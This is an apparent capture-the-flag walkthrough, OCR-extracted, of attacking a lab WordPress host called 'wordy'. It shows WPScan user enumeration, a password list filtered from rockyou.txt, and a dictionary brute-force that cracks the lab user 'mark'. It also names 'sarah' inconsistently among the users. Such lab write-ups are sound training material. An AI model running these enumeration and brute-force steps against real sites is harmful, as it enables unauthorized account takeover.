
```
127.0.0.1       localhost
127.0.1.1       kali
192.168.41.181  wordy

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

I once again open the browser and enter the same IP address in the url bar and this time the website successfully opened as shown below. On first look itself, I can see that it is a typical Wordpress website.



I navigate the site to see if I can find any more information.



The site is a simple website and doesn't reveal much information. It's time to scan the site wit
-h WPscan.

```
root@kali:~# wpscan --url http://wordy
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.5.3
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________
[+] URL: http://wordy/
[+] Started: Fri Aug 16 17:40:36 2019

Interesting Finding(s):

[+] http://wordy/
 | Interesting Entry: Server: Apache/2.4.25 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://wordy/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghos
ch: 'Version: 2.1'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <> (21 / 21) 100.00% Time: 00:00:00

[i] No Config Backups Found.


[+] Finished: Fri Aug 16 17:40:42 2019
[+] Requests Done: 50
[+] Cached Requests: 5
[+] Data Sent: 8.603 KB
[+] Data Received: 290.569 KB
[+] Memory used: 150.539 MB
[+] Elapsed time: 00:00:06
root@kali:~#
```

The default scan of WPscan also didn't give me much information as you can see in the above images. So I ran WPscan with the enumerate option as shown below.

```
root@kali:~# wpscan --url http://wordy --enumerate
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                        Version 3.5.3
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
```

This time WPscan identified four users : admin, mark, graham and jens.

```
[i] User(s) Identified:

[+] admin
 | Detected By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://wordy/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] mark
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detectio
n)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] graham
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detectio
n)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Next, I tried to login with all these usernames by using the same password as username and also some common passwords but nothing worked.

I think it's time to crack the password using a tool. This may be the specific step where the c-lue the author gave will play a role. The given clue is

cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt

So I use the locate command to find the rockyou.txt wordlist. I find it is in gzip format. I extrac-t it and get the rockyou.txt wordlist.

```
root@kali:~# locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz
root@kali:~# gunzip /usr/share/wordlists/rockyou.txt.gz
root@kali:~# ls
core     Documents  Music     Public     Videos
Desktop  Downloads  Pictures  Templates
root@kali:~# ls /usr/share/wordlists/
dirb       dnsmap.txt     fern-wifi   nmap.lst     sqlmap.txt
dirbuster  fasttrack.txt  metasploit  rockyou.txt  wfuzz
root@kali:~#
```

Then, I use the given clue to create a dictionary named hcpass.txt as shown in the image bel-ow.

```
root@kali:~# cat /usr/share/wordlists/rockyou.txt.gz | grep k01 > hcpass.txt
cat: /usr/share/wordlists/rockyou.txt.gz: No such file or directory
root@kali:~# cat /usr/share/wordlists/rockyou.txt | grep k01 > hcpass.txt
root@kali:~# ls
core     Documents  hcpass.txt  Pictures  Templates
Desktop  Downloads  Music       Public    Videos
root@kali:~#
```

Now let's use WPscan to perform password cracking. I gave all the four usernames : admin, sarah, jens and mark. I gave the newly created wordlist hcpass.txt as the dictionary.

```
root@kali:~# wpscan --url http://wordy -U admin,sarah,jens,mark -P hcpass.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.5.3
       Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________
```

WPscan starts scanning passwords as shown below.


```
Trying mark / letsfink01 Time: 00:01:03 <> (883 / 10672)  8.27%  ETA: 00:11:4
Trying admin / km16bak01 Time: 00:01:03 <> (891 / 10672)  8.34%  ETA: 00:11:4
Trying sarah / km16bak01 Time: 00:01:03 <> (894 / 10672)  8.37%  ETA: 00:11:4
Trying jens / kk01071981 Time: 00:01:05 <> (910 / 10672)  8.52%  ETA: 00:11:4
Trying sarah / kk01071981 Time: 00:01:05 <> (914 / 10672)  8.56%  ETA: 00:11:
Trying mark / kk01071981 Time: 00:01:06 <> (918 / 10672)  8.60%  ETA: 00:11:4
Trying admin / kik0123456789 Time: 00:01:06 <> (920 / 10672)  8.62%  ETA: 00:
Trying admin / kennethornick01 Time: 00:01:06 <> (925 / 10672)  8.66%  ETA: 0
Trying sarah / kennethornick01 Time: 00:01:06 <> (926 / 10672)  8.67%  ETA: 0
Trying jens / kik0123456789 Time: 00:01:06 <> (928 / 10672)  8.69%  ETA: 00:1
Trying mark / kennethornick01 Time: 00:01:06 <> (930 / 10672)  8.71%  ETA: 00
Trying sarah / kendrick01 Time: 00:01:07 <> (931 / 10672)  8.72%  ETA: 00:11:
Trying admin / kendrick01 Time: 00:01:07 <> (933 / 10672)  8.74%  ETA: 00:11:
Trying jens / kendrick01 Time: 00:01:07 <> (934 / 10672)  8.75%  ETA: 00:11:3
Trying mark / keflavik01 Time: 00:01:07 <> (935 / 10672)  8.76%  ETA: 00:11:4
Trying jens / keflavik01 Time: 00:01:07 <> (936 / 10672)  8.77%  ETA: 00:11:4
Trying mark / kendrick01 Time: 00:01:07 <> (937 / 10672)  8.77%  ETA: 00:11:3
Trying sarah / keflavik01 Time: 00:01:07 <> (939 / 10672)  8.79%  ETA: 00:11:
Trying admin / k01234567 Time: 00:01:09 <> (974 / 10672)  9.12%  ETA: 00:11:3
Trying jens / k011896 Time: 00:01:10 <  > (981 / 10672)  9.19%  ETA: 00:11:40
```

After a bit of long time, the password of user "mark" has been cracked. It is "helpdesk01".


```
[i] Valid Combinations Found:
 | Username: mark, Password: helpdesk01


[+] Finished: Fri Aug 16 18:15:39 2019
[+] Requests Done: 9930
[+] Cached Requests: 5
[+] Data Sent: 4.185 MB
[+] Data Received: 6.101 MB
[+] Memory used: 160.949 MB
```

